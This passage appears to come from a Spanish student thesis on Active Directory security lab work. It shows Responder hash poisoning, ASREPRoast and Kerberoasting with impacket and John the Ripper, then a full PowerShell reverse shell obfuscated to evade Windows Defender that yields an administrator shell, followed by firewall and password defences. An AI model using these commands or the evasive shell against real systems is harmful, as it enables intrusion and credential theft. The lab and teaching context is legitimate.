Ahora si nos vamos a la máquina atacante, podemos ver que se ha interceptado la comunicación y en el paquete que pone "Read Response", podemos leer el contenido del archivo txt:



Frame 40: 187 bytes on wire (1496 bits)  
Ethernet II, Src: VMware\_02:2d:bb (00:0c:29:02:2d:bb), Dst: Microsoft (00:0c:29:00:00:00) [eth0]  
Internet Protocol Version 4, Src: 192.168.10.1, Dst: 192.168.10.4 [eth0]  
Transmission Control Protocol, Src Port: 446 (192.168.10.1), Dst Port: 445 (192.168.10.4)  
NetBIOS Session Service  
SMB2 (Server Message Block Protocol)  
Data (49 bytes)

ESTO ES UNA EVIDENCIA DE QUE SMB NO VA ENcriptado

## **Prueba práctica de ataque de Relay**

Para realizar este tipo de ataques se utiliza la herramienta Responder, la cual se encuentra instalada por defecto en Kali Linux. Ejecutamos la herramienta para que vaya envenenando el tráfico de red:



```
[+] HTTP Options:
  Always serving EXE      [OFF]
  Serving EXE              [OFF]
  Serving HTML             [OFF]
  Upstream Proxy           [OFF]

[+] Poisoning Options:
  Analyze Mode            [OFF]
  Force WPAD auth         [OFF]
  Force Basic Auth        [OFF]
  Force LM downgrade       [OFF]
  Force ESS downgrade      [OFF]

[+] Generic Options:
  Responder NIC           [eth0]
  Responder IP             [192.168.10.3]
  Responder IPv6           [fe80::ec79:5fdc:6a02:babf]
  Challenge set            [random]
  Don't Respond To Names   ['ISATAP', 'ISATAP.LOCAL']
  Don't Respond To MDNS TLD ['_DOSVC']
  TTL for poisoned response [default]

[+] Current Session Variables:
  Responder Machine Name   [WIN-SXL0BQW25TJ]
  Responder Domain Name     [HP36.LOCAL]
  Responder DCE-RPC Port     [45575]

[+] Listening for events ...

[*] [NBT-NS] Poisoned answer sent to 192.168.10.4 for name DESKTOP-L5IN6GR (service: Domain Controller)
```

Si trabajamos con normalidad y nos autenticamos en el servicio SMB, la herramienta Responder interceptará el hash NTLMv2 (encargado de la autenticación en Windows) de nuestro usuario:



Usando herramientas como hashcat, podemos tratar de crackear el hash NTLMv2, mediante el comando “**hashcat -m 5600 -a 0 hash credentials.txt**”:

## **Subtarea 4.3: Prueba de concepto del ataque ASREPRoast y TGT**

El ataque **ASREPRoast** explota cuentas de Active Directory que no requieren preautenticación Kerberos (**GPO de Windows Server**), para explotarla se necesita de nombres de usuario. El proceso de explotación es el siguiente:

## 1. Identificación de cuentas vulnerables:

- Se buscan cuentas con la opción “Does not require Kerberos preauthentication” activada.
  - Herramientas: [GetNPUsers.py](#) (Impacket) o [Get-ASREPHash](#) (PowerView).

## 2. Petición de TGT sin autenticarse

- El atacante solicita un Ticket Granting Ticket (TGT) para esa cuenta vulnerable.
  - No se necesita conocer la contraseña

### 3. Obtención del AS-REP:

- El controlador de dominio responde con un mensaje cifrado (AS-REP) usando la clave derivada de la contraseña del usuario.

### 4. Crackeo offline:

- El atacante guarda ese mensaje (hash) y lo ataca offline con herramientas como **Hashcat** o **John the Ripper** para conseguir la contraseña.

### Prueba práctica del ataque ASREPRoast

Habilitamos la política “Does not require Kerberos preauthentication” en un usuario al que llamaremos “Prueba\_ASREP”:

Nuevo objeto: Usuario

Crear en: soporttec.local/Prueba\_TFG

Nombre de pila:	Prueba_ASREP	Iniciales:	<input type="text"/>
Apellidos:	<input type="text"/>		
Nombre completo:	Prueba_ASREP		
Nombre de inicio de sesión de usuario:	Prueba_ASREP	@soporttec.local	<input type="button" value="▼"/>
Nombre de inicio de sesión de usuario (anterior a Windows 2000):	SOPORTTEC\	Prueba_ASREP	<input type="button" value="▼"/>

< Atrás      Siguiente >      Cancelar

Propiedades: Prueba\_ASREP

Marcado	Entorno	Sesiones	Control remoto			
Perfil de Servicios de Escritorio remoto		COM+				
General	Dirección	Cuenta	Perfil			
General	Dirección	Cuenta	Perfil	Teléfonos	Organización	Miembro de
Nombre de inicio de sesión de usuario: <input type="text" value="Prueba_ASREP"/> <input type="text" value="@soporttec.local"/>						
Nombre de inicio de sesión de usuario (anterior a Windows 2000): <input type="text" value="SOPORTTEC\"/> <input type="text" value="Prueba_ASREP"/>						
<input type="button" value="Horas de inicio de sesión..."/> <input type="button" value="Iniciar sesión en..."/>						
<input type="checkbox"/> Desbloquear cuenta						
Opciones de cuenta:						
<input type="checkbox"/> Usar solo tipos de cifrado DES de Kerberos para esta cuenta <input type="checkbox"/> Esta cuenta admite cifrado AES de Kerberos de 128 bits. <input type="checkbox"/> Esta cuenta admite cifrado AES de Kerberos de 256 bits. <input checked="" type="checkbox"/> No pedir la autenticación Kerberos previa						
La cuenta expira <input checked="" type="radio"/> Nunca <input type="radio"/> Fin de: <input type="text" value="martes , 17 de junio de 2025"/>						
<input type="button" value="Aceptar"/> <input type="button" value="Cancelar"/> <input type="button" value="Aplicar"/> <input type="button" value="Ayuda"/>						

Ahora probamos a solicitar un TGT utilizando la herramienta Impacket\_GetNPUsers:

```
L$ impacket-GetNPUsers soporttec.local/Prueba_ASREP -no-pass -dc-ip 192.168.10.1
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for Prueba_ASREP
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$Prueba_ASREP@SOPORTTEC.LOCAL:e3842d0b9c4ca3982780ab4d85517c51$204c1a3589c5359
22670f09fc3d0e53285a2d687898925275968b23ff0743642c441cccebb2eb10e69c1366fa011b663235e5fa02f
64108d16241f9191ee94a7c3b88ddd51b6a610b838b9b9c273689a0b1bf5bd2f57da699c991108d9e98750ad51b
ad62577b66a301357909a353ca9fb84dfa47906b872c513097410256d8ff46f5433193dab5f6f8de47eb6a6fc7d
1f7bd0a201b5c762b599e976cc421dea06edf8d7ca2deff4807a36919fa4a028ff785cc851c8d9a1dbbf9be4dc9
5e409c032bc3d3deec6242838f23f44e2da15d83af0551664912573db6e74734b917dbc79a8524566b8fa243b17
d7b63f59b26297
```

Ahora mediante la herramienta John The Ripper podemos tratar de crackear el hash:

```
[kali㉿kali: ~ /Desktop]$ $ john --wordlist=credentials.txt hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 16 needed for performance.
Admin1.      ($krb5asrep$23$Prueba_ASREP@SOPORTTEC.LOCAL)
1g 0:00:00:00 DONE (2025-05-18 09:32) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Admin1.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

#### Subtarea 4.4: Prueba de concepto del ataque Kerberoasting y TGS

**Kerberoasting** es un ataque similar a ASREPRoast, ya que la mecánica es la misma. Un atacante obtiene un Ticket Granting Service (TGS), que son **hashes de contraseñas de cuentas de servicio (Service Accounts)** en Active Directory que tienen un **SPN (Service Principal Name)** asociado. Esto suele darse en cuentas que ejecutan servicios tales como bases de datos o servicios web.

Luego, esos hashes se pueden crackear **offline** para recuperar la contraseña **sin que el usuario lo note**.

Para explotar esta vulnerabilidad se necesita de credenciales de un usuario del dominio. La herramienta utilizada es impacket.

#### Prueba práctica:

Creamos un nuevo usuario al que llamaremos Prueba\_Kerberos:

Nuevo objeto: Usuario X



Crear en: soporttec.local/Prueba\_TFG

Nombre de pila:

Iniciales:

Apellidos:

Nombre completo:

Nombre de inicio de sesión de usuario:

@soporttec.local

Nombre de inicio de sesión de usuario (anterior a Windows 2000):

< Atrás

Siguiente >

Cancelar

Mediante Powershell le asignamos un Service Principal Name (SPN):

```
PS C:\Users\Administrador> Set-ADUser Prueba_Kerberos -Add @{ServicePrincipalName="HTTP/webserver.soporttec.local"}  
PS C:\Users\Administrador>
```

Ahora en la máquina atacante utilizamos Impacket-GetUserSPNs para solicitar un TGS, para ello necesitaremos de credenciales del dominio, por lo que usaremos el usuario Prueba\_ASREP para solicitar el TGS de Prueba\_Kerberos, mediante el comando **impacket-GetUserSPNs soporttec.local/Prueba\_ASREP:Admin1. -dc-ip 192.168.10.1 -request**:

```
$krb5tgs$23*$Prueba_Kerberos$SOPORTTEC.LOCAL$soporttec.local/Prueba_Kerberos*$f13e932b287fe
df5c023980b599fd3ab$bd4188c7d619fcbb37c9bd8c4e8aa36223ea589873e1cce18613c23ebe09267a1a7acf7
3e2e5792c6603caca7ca388eadb4b2a5ddc0ad5b5175ccfaa88143954f2971bda41db465c4b6d4120699c9aaee2
7207a957106cd0e4bb524d62719bbcd3a315563c2701dc54b7741be59372d2da1f1a741d3c391b2023de5ce13dd
548939e9c850841b018bc7888e6813de62684638e9ee84e2ae5d66c5928ab8fb28f952f9d00bb4e3de7a817823d
dca0a2b865cda15e2e9eee18108cc9f202779a37204a34f372ae416e15ff4a41fdffbe53e35350097c9e9dce819
5b9a2f8faa41ea6623fa04dd1763b3a9c00f587b757e42a2cb59fbfc0913cabef6588bbccae6a927340458c19a44
cc4f198772253fa119f9319801b13e4531fbc8615d3b565225f2c27b7903ba58a8cd9c6fd6b53585c0a32807d7a
96f3fb79371a61c553e55ea5f80ea49b237d2c3561dc48946c7452c41b98ebe8475c4ce06e6a7b8c909f01db7ac
519629cf872bf73833f4465d125af31984b930c76035179e0a0d8c5eccb491e8eb44b63062e707432198c896a2f
1778d6f6ce5128b81eb1f7e6b381b9453fd753b9dfa6594725b4576166da2c07f65dfd5dfe2cda6766415c5cbcbe
24d8fadf8af9dd0748e3516db75e081cfe80020adb907de8b4e042ea25aa88cffd9a599c62dad31740e2f64165
958980538655855a82fb36676ad6dd3932d3070e97c1bda7bb42b382bde04d6b94a0f733eb4c48592fcc06488b2
322eda859ede57b14e75be7414dfe3508b47b0e4fe1c7f5dc379c8c85905e8d9a7c8f82dc6cf3f6dfa6394b5b98
be80a50752697e54f4e0ce8c3deb234a23b17ba9bf6bd155baaa3871443f58b39b45f32bc2a14916d75803da284c
bba93383948475efa500a220309f2651b18a93ea0e03eaa6eb6965c1e373936520f1bcd00c442ce58e8d973de35
bb162c128751c16282f8262825148fa3210de3220be12f403e06b9ab60d9422d7fbe6a1496e560b48c21b1b6e11
1fea72a8040423f1372fcad314491826424d3ce9eb263afc38d41e8c39e191df51edb6bc8d5ff13b3885c0e58
3c34f8a347a0896a39621bb6a3416ec72c25725c81c6fe52f7e5ab70e972145946c77da7a14debd278504f0bd14
a532be81ec5cd21d1073f923d31326dfb803a7580b908cd0247762cc522a3bb436e7c04ebf62f1d9998a228a13
c0a9b9bf7479007cceb7f979e6077a962f75ccbd1a0e84bfc50789125bd2545e2badbee0a27a5982c920ea3804c
2be63087f5c234538ad7de8bd1c51fc21f87c5e4f2dff4bfa1a36f4f678438c61fa15e3f8c25bc5798b839bf8e
1ee6b37d4a11d22f873c09ae05d4da0fd90934ad99f13dd14227bec751cb7f1eb1d1a52e6311547dd7ee96d9d063
1ae4dcf5c80e6a95b2a8611d09bd5cf9d3a3287aedcc5d804c098088978878bfc0558164175e7940205c2311487
7a170919891638d
```

Ahora usando la herramienta John The Ripper, podemos tratar de crackear el TGS:

```
L$ john --wordlist=credentials.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 4 needed for performance.
Admin1.      (?)
1g 0:00:00:00 DONE (2025-05-18 09:56) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Admin1.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

## Subtarea 4.5: Prueba de concepto de la ofuscación de Antivirus

Uno de los problemas de realizar pruebas de penetración en redes de equipos Windows es el antivirus de Windows, sin embargo no es tan infalible como parece, ya que detecta malware mediante palabras comunes o nombre de variables, haciendo relativamente fácil su ofuscación.

### Prueba práctica de la ofuscación de Antivirus

Descargamos el repositorio de Nishang en nuestra máquina Kali Linux:  
<https://github.com/samratashok/nishang>

Abrimos el archivo **Invoke-PowerShellTcpOneLine.ps1**:

```
kali㉿kali: ~/Desktop/nishang/Shells
File Actions Edit View Help

#A simple and small reverse shell. Options and help removed to save space.
# Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
#$client = New-Object System.Net.Sockets.TCPClient('192.168.254.1',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

#$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}
~
```


Lo modificamos mediante el renombramiento de variables y quitando la parte de (pwd).Path para hacerlo indetectable por el Windows Defender:

```
kali㉿kali: ~/Desktop/nishang/Shells
File Actions Edit View Help


$Sivenga = New-Object System.Net.Sockets.TCPClient('192.168.10.3',443);$quedice = $Sivenga.GetStream();[byte[]]$bitcoins = 0..65535|%{0};while(($i = $quedice.Read($bitcoins, 0, $bitcoins.Length)) -ne 0){;$datiles = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bitcoins,0, $i);$envialo = (iex $datiles 2>&1 | Out-String);$envialo2 = $envialo + 'PS'> '$sevaliar = ([text.encoding]::ASCII).GetBytes($envialo2);$quedice.Write($sevaliar,0,$sevaliar.Length);$quedice.Flush()};$Sivenga.Close()

~
```

Ahora desde el equipo Windows Server, ejecutamos el script con powershell mientras tenemos el Windows Defender activado:



Si nos fijamos en la máquina atacante, hemos recibido el acceso remoto al equipo y el Windows Defender no lo ha detectado:



```
(kali㉿kali)-[~]
$ nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.10.3] from (UNKNOWN) [192.168.10.1] 55244
whoami
soporttec\administrador
PS '> '
```

## Tarea 5: Defensa del entorno AD

### Objetivo y metodología

Explicación de los métodos más adecuados para defender un entorno de AD.

## Subtarea 5.1: Autenticación, Permisos y Política de contraseñas

La mayoría de ataques dirigidos a AD van orientados a buscar recursos abiertos, permisos mal asignados, realizar ataques de fuerza bruta o interceptar hashes, por lo que tener un control sobre el acceso a recursos y las contraseñas utilizadas es crucial (Es la primera medida a revisar), por lo tanto hay que:

- Quitar carpetas compartidas innecesarias, poner protección mediante autenticación a los recursos y dar permisos a usuarios específicos que necesitarán ese recurso (parece lógico, pero hay muchas veces que no se aplica).
- Tener contraseñas largas, aleatorias y difíciles de memorizar, pudiendo gestionarlas mediante Keepass (Gestor de contraseñas en local).

Para comprobar si una contraseña cumple los requisitos de seguridad podemos usar las páginas web de Kaspersky Password Checker (<https://password.kaspersky.com/es/>) o Bitwarden Password Strength Testing Tool (<https://bitwarden.com/es-la/password-strength/>)



## Subtarea 5.2: Reglas de Firewall

Otra medida importante a aplicar son las reglas de firewall, ya que pueden impedir acceso a los servicios a los atacantes. La mejor forma de utilizarlo es teniendo un control de las IP de los equipos de los empleados y bloquear aquellas que no se encuentren en ese rango.

### **Prueba práctica de bloqueo de IP al servicio SMB**

Mediante reglas de Firewall de Windows, vamos a impedir el acceso por parte del atacante al servicio SMB.

Como primer paso vamos a enumerar los equipos de la red mediante la herramienta “Advanced IP Scanner” (<https://www.advanced-ip-scanner.com/es/>):




The image shows the Advanced IP Scanner application window. The menu bar includes Archivo, Vista, Configuración, and Ayuda. The toolbar includes icons for Explorar, IP, C, and other network-related functions. The main pane displays a list of network results for the IP range 192.168.10.1-254. The results table has columns for Estado, Nombre, IP, Fabricante, Dirección MAC, and Comentarios. Three entries are listed: WIN-Q926QQ9150L.soporttec.local (IP 192.168.10.1, VMware, Inc., MAC 00:0C:29:02:2D:BB), 192.168.10.3 (IP 192.168.10.3, VMware, Inc., MAC 00:0C:29:CF:A7:92), and DESKTOP-L5IN6GR.soporttec.local (IP 192.168.10.4, VMware, Inc., MAC 00:0C:29:69:86:B3). The entry for 192.168.10.3 is highlighted with a red border.

Como hemos podido observar, hay un equipo en la red que no está unido al dominio, dicho equipo es capaz de acceder al servicio SMB del servidor con herramientas como “Netexec”:

```
└─(kali㉿kali)-[~]
$ netexec smb 192.168.10.1
SMB      192.168.10.1    445    WIN-Q926QQ91S0L  [*] Windows Server 2022 B
uild 20348 x64 (name:WIN-Q926QQ91S0L) (domain:soporttec.local) (signing:True)
(SMBv1:False)
```

Desde el servidor vamos a crear una regla de entrada en el Firewall de Windows para impedir el acceso al servicio SMB por parte de este equipo:



Elegimos crear una regla sobre un puerto:

Asistente para nueva regla de entrada X

### Tipo de regla

Seleccione el tipo de regla de firewall que desea crear.

Pasos:

- Tipo de regla**
- Protocolo y puertos**
- Acción**
- Perfil**
- Nombre**

¿Qué tipo de regla desea crear?

**Programa**  
Regla que controla las conexiones de un programa.

**Puerto**  
Regla que controla las conexiones de un puerto TCP o UDP.

**Predefinida:**  
Acceso a red COM+  
Regla que controla las conexiones de una experiencia con Windows.

**Personalizada**  
Regla personalizada.

[< Atrás](#) Siguiente > [Cancelar](#)

Especificamos el puerto del servicio SMB (445):

Asistente para nueva regla de entrada X

### Protocolo y puertos

Especifique los puertos y protocolos a los que se aplica esta regla.

Pasos:

- Tipo de regla**
- Protocolo y puertos**
- Acción**
- Perfil**
- Nombre**

¿Se aplica esta regla a TCP o UDP?

**TCP**

¿Se aplica esta regla a todos los puertos locales o a unos puertos locales específicos?

**Todos los puertos locales**

**Puertos locales específicos:**  Ejemplo: 80, 443, 5000-5010

[< Atrás](#) Siguiente > [Cancelar](#)

Elegimos “Bloquear la conexión”:

Asistente para nueva regla de entrada X

**Acción**

Especifique la acción que debe llevarse a cabo cuando una conexión coincide con las condiciones especificadas en la regla.

**Pasos:**

- [Tipo de regla](#)
- [Protocolo y puertos](#)
- Acción**
- [Perfil](#)
- [Nombre](#)

¿Qué medida debe tomarse si una conexión coincide con las condiciones especificadas?

**Permitir la conexión**  
Esto incluye las conexiones protegidas mediante IPsec y las que no lo están.

**Permitir la conexión si es segura**  
Esto incluye solamente las conexiones autenticadas mediante IPsec. Éstas se protegerán mediante la configuración de reglas y propiedades de IPsec del nodo Regla de seguridad de conexión.

[Personalizar...](#)

